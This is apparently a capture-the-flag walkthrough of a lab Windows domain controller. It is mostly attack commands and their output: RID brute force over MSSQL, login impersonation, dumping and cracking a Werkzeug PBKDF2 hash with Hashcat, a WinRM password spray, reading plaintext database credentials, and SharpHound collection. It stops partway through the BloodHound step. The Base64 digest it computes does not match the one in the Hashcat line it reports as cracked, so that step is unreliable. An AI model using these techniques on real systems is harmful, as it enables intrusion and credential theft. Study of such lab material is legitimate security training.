











RECON
Creds
Machine Information:
As is common in real life Windows penetration tests, you will start the Eighteen box with credentials for the following account:
kevin / iNa2we6haRj2gaw!
Port Scan
$ rustscan -a $targetIp --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT     STATE SERVICE  REASON  VERSION
80/tcp   open  http     syn-ack Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
1433/tcp open  ms-sql-s syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ssl-date: 2025-11-16T08:02:31+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-16T07:45:37
| Not valid after:  2055-11-16T07:45:37
| MD5:   bcc6:9e06:7847:3de1:81ba:90f3:5944:623c
| SHA-1: 1f65:51af:c6ec:b582:7160:22b0:904f:3254:db1b:7b26
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBA...
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
5985/tcp open  http     syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m00sStart with valid creds → pivot through MSSQL → finish via WinRM.
Web App
We can register ourselves to gain access to the user dashboard:

Once inside, the /admin endpoint is blatantly exposed — but barricaded behind elevated privileges.
RID
We're in — but barely. The supplied account is low-priv. Still, enough to initiate enumeration.

Netexec supports RID bruteforce via the mssql protocol:
$ nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-auth

MSSQL       10.129.122.5    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.122.5    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.129.122.5    1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.129.122.5    1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.129.122.5    1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.129.122.5    1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.129.122.5    1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.129.122.5    1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.129.122.5    1433   DC01             514: EIGHTEEN\Domain Guests
MSSQL       10.129.122.5    1433   DC01             515: EIGHTEEN\Domain Computers
MSSQL       10.129.122.5    1433   DC01             516: EIGHTEEN\Domain Controllers
MSSQL       10.129.122.5    1433   DC01             517: EIGHTEEN\Cert Publishers
MSSQL       10.129.122.5    1433   DC01             518: EIGHTEEN\Schema Admins
MSSQL       10.129.122.5    1433   DC01             519: EIGHTEEN\Enterprise Admins
MSSQL       10.129.122.5    1433   DC01             520: EIGHTEEN\Group Policy Creator Owners
MSSQL       10.129.122.5    1433   DC01             521: EIGHTEEN\Read-only Domain Controllers
MSSQL       10.129.122.5    1433   DC01             522: EIGHTEEN\Cloneable Domain Controllers
MSSQL       10.129.122.5    1433   DC01             525: EIGHTEEN\Protected Users
MSSQL       10.129.122.5    1433   DC01             526: EIGHTEEN\Key Admins
MSSQL       10.129.122.5    1433   DC01             527: EIGHTEEN\Enterprise Key Admins
MSSQL       10.129.122.5    1433   DC01             528: EIGHTEEN\Forest Trust Accounts
MSSQL       10.129.122.5    1433   DC01             529: EIGHTEEN\External Trust Accounts
MSSQL       10.129.122.5    1433   DC01             553: EIGHTEEN\RAS and IAS Servers
MSSQL       10.129.122.5    1433   DC01             571: EIGHTEEN\Allowed RODC Password Replication Group
MSSQL       10.129.122.5    1433   DC01             572: EIGHTEEN\Denied RODC Password Replication Group
MSSQL       10.129.122.5    1433   DC01             1000: EIGHTEEN\DC01$
MSSQL       10.129.122.5    1433   DC01             1101: EIGHTEEN\DnsAdmins
MSSQL       10.129.122.5    1433   DC01             1102: EIGHTEEN\DnsUpdateProxy
MSSQL       10.129.122.5    1433   DC01             1601: EIGHTEEN\mssqlsvc
MSSQL       10.129.122.5    1433   DC01             1602: EIGHTEEN\SQLServer2005SQLBrowserUser$DC01
MSSQL       10.129.122.5    1433   DC01             1603: EIGHTEEN\HR
MSSQL       10.129.122.5    1433   DC01             1604: EIGHTEEN\IT
MSSQL       10.129.122.5    1433   DC01             1605: EIGHTEEN\Finance
MSSQL       10.129.122.5    1433   DC01             1606: EIGHTEEN\jamie.dunn
MSSQL       10.129.122.5    1433   DC01             1607: EIGHTEEN\jane.smith
MSSQL       10.129.122.5    1433   DC01             1608: EIGHTEEN\alice.jones
MSSQL       10.129.122.5    1433   DC01             1609: EIGHTEEN\adam.scott
MSSQL       10.129.122.5    1433   DC01             1610: EIGHTEEN\bob.brown
MSSQL       10.129.122.5    1433   DC01             1611: EIGHTEEN\carol.white
MSSQL 10.129.122.5 1433 DC01 1612: EIGHTEEN\dave.greenThe domain's alive — internal-only for now.
WEB
MSSQL
With valid creds in hand (kevin / iNa2we6haRj2gaw!), we slide into the MSSQL service using Impacket's mssqlclient.py.
Enumeration
Databases
SQL (kevin  guest@master)> enum_db
name                is_trustworthy_on
-----------------   -----------------
master                              0
tempdb                              0
model                               0
msdb                                1
financial_planner 0The instance hosts the default system databases and one custom database named financial_planner, which is likely associated with the web application on port 80.
Accessing the custom DB?
SQL (kevin  guest@master)> USE financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.Blocked for kevin.
Linked Server
Discovered a single linked server named DC01:
SQL (kevin  guest@master)> enum_links
SRV_NAME   SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE   SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
--------   ----------------   -----------   --------------   ------------------   ------------   -------
DC01       SQLNCLI            SQL Server    DC01             NULL                 NULL           NULL
Linked Server   Local Login   Is Self Mapping   Remote Login
------------- ----------- --------------- ------------That's our domain controller.
Logins
SQL (kevin  guest@master)> enum_logins
name     type_desc   is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
------   ---------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa       SQL_LOGIN             0          1               0             0            0              0           0           0           0
kevin    SQL_LOGIN             0          0               0             0            0              0           0           0           0
appdev SQL_LOGIN 0 0 0 0 0 0 0 0 0There are three SQL logins configured:
sa– default SQL Server administrator, member ofsysadmin.kevin– the low-privileged login we initially used.appdev– an application login, likely used by thefinancial_plannerdatabase.
Although neither kevin nor appdev appear to be members of any server roles, the presence of a separate appdev login suggests a potential target for impersonation or credential reuse.
Login Impersonation
Use the enum_impersonate helper in mssqlclient.py to display the corresponding server-level permission:
SQL (kevin  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN' b'' IMPERSONATE GRANT kevin appdevThis shows that appdev granted kevin the IMPERSONATE permission, allowing the kevin login to fully adopt the security context of appdev.
Using the built-in impersonation helper, we switched context:
SQL (-@master)> exec_as_login appdev

SQL (-@master)> SELECT SYSTEM_USER AS system_user, SUSER_SNAME() AS suser_sname;
username
--------------
appdev appdevBoth SYSTEM_USER and SUSER_SNAME() return appdev, confirming that we successfully transitioned into the appdev login.
Data Breach
Pivot into the Application DB:
SQL (appdev  appdev@master)> USE financial_planner;
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.List All Tables:
SQL (appdev  appdev@financial_planner)> SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
TABLE_NAME
-----------
users
incomes
expenses
allocations
analytics
visitsThe user table stores account credentials:
SQL (appdev  appdev@financial_planner)> SELECT * FROM users;
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      [email protected]   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
That is Werkzeug / Flask / Python PBKDF2-SHA256 hash format.
Hashcat | PBKDF2
Surely we are familiar with fighting this type of hash through previous machines — for example in Compiled and Titanic — where we traditionally build a quick Python script to brute the PBKDF2‐HMAC output manually.
But since this is a lab and the whole point is practicing techniques, I prefer to taking a different route for the same challenge. This time: forcing Hashcat to accept and crack a Werkzeug PBKDF2 hash. It's not supported natively, and if we feed it directly, Hashcat will spit out its classic:
Separator unmatched
No hashes loaded.Werkzeug PBKDF2 Format
The application stored its admin password like this:
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133This is the exact format used by Python's Werkzeug (and therefore Flask), and it splits cleanly into:
- Algorithm identifier:
pbkdf2:sha256 - Iterations:
600000 - Salt (ASCII):
AMtzteQIG7yAbZIa - Hash digest (hex):
0673ad90…7133
This is not a Hashcat-ready structure.
Hashcat Mode 10900
Hashcat mode 10900 is the correct route, but it expects a completely different, internal format — its own example reveals:
sha256:iterations:salt_base64:hash_base64That's the entire trick. Hashcat does not accept:
- Werkzeug prefixes (
pbkdf2:) $separators- ASCII salts
- Hex digests
Everything must be clean Base64, raw binary, and colon-delimited.
Hash Twist
So the job becomes:
- Extract the iteration count
- Convert the ASCII salt → raw bytes → Base64
- Convert the hex digest → raw bytes → Base64
- Assemble the new line in Hashcat's internal syntax
Once we do that, Hashcat behaves.
1. Salt (ASCII → Base64)
Werkzeug salt:
AMtzteQIG7yAbZIaConverted to Base64:
$ python
>>> import base64
>>> s = "AMtzteQIG7yAbZIa"
>>> base64.b64encode(s.encode()).decode()
'QU10enRlUUlHN3lBYlpJYQ=='2. Hash Digest (Hex → Bytes → Base64)
Hex:
0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133Converted to Base64:
$ python
>>> import base64
>>> h = "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"
>>> b = bytes.fromhex(h)
>>> base64.b64encode(b).decode()
'BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM='3. Assemble
Assemble the Final Hashcat Line to match the example:
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74oztGZwiHEw=After this conversion, Hashcat accepts the hash.
Crack
With the hash in valid 10900 format, we unleash Hashcat:
hashcat -m 10900 hashes.txt rockyou.txt -OAnd just like that — no more “separator unmatched,” no more format complaints — the admin password drops out:
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74oztGZwiHEw=:iloveyou1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7Gd...wiHEw=USER
Web Admin
With the admin credential, we can now log in to the web app and unlock access to the /admin endpoint:

It's confirmed running Flask, a Python web framework. The app connects to the MSSQL instance with a hostname: dc01.eighteen.htb — this lines up with the linked SQL server seen earlier in enum_links.
Password Spray
But even with admin access, the web app is minimal — nothing interesting exposed.
So we pivot to a password spray with Netexec, targeting the user accounts discovered during RID bruteforce enumeration:
cat > users.txt <<EOF
jamie.dunn
jane.smith
alice.jones
adam.scott
bob.brown
carol.white
dave.green
EOF

nxc winrm eighteen.htb -u users.txt -p 'iloveyou1' --no-bruteforceJackpot:

We achieve remote shell access via WinRM as adam.scott / iloveyou1:

User flag captured.
ROOT
Enumeration
Basic
We should be familiar with a Flask app — always look for misconfigured database credentials stored in the Flask config. From C:\inetpub\eighteen.htb\app.py:
DB_CONFIG = {
    'server': 'dc01.eighteen.htb',
    'database': 'financial_planner',
    'username': 'appdev',
    'password': 'MissThisElite$90',
    'driver': '{ODBC Driver 17 for SQL Server}',
    'TrustServerCertificate': 'True'
}This gives us direct MSSQL access as appdev, but not for the internal mssqlsvc account — which looks suspiciously like the next target:
$ ls users
    Directory: C:\users
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/13/2025  12:55 AM                adam.scott
d-----        11/10/2025   2:15 PM                Administrator
d-----        11/11/2025   9:36 AM                mssqlsvc
d-r---         3/23/2025   8:38 PM                Public

$ net user
User accounts for \\
-------------------------------------------------------------------------------
adam.scott               Administrator            alice.jones
bob.brown                carol.white              dave.green
Guest                    jamie.dunn               jane.smith
krbtgt                   mssqlsvc
The command completed with one or more errors.We can probe for privilege escalation vectors using this MSSQL account with NetExec:

No immediate escalation vector found from MSSQL — but we note that NetExec fingerprints:
Windows 11 / Server 2025 Build 26100
This is a very recent Windows build, still in development, and may be vulnerable to newly released exploits.
BloodHound
After managing an MSF shell, we upload SharpHound.ps1 to enumerate domain relationships:
Import-Module .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All -Domain eighteen.htb -DomainController "dc01.eighteen.htb" -zipFileName bh.zip
Download the resulting ZIP and load it into BloodHound to visualize the domain graph:
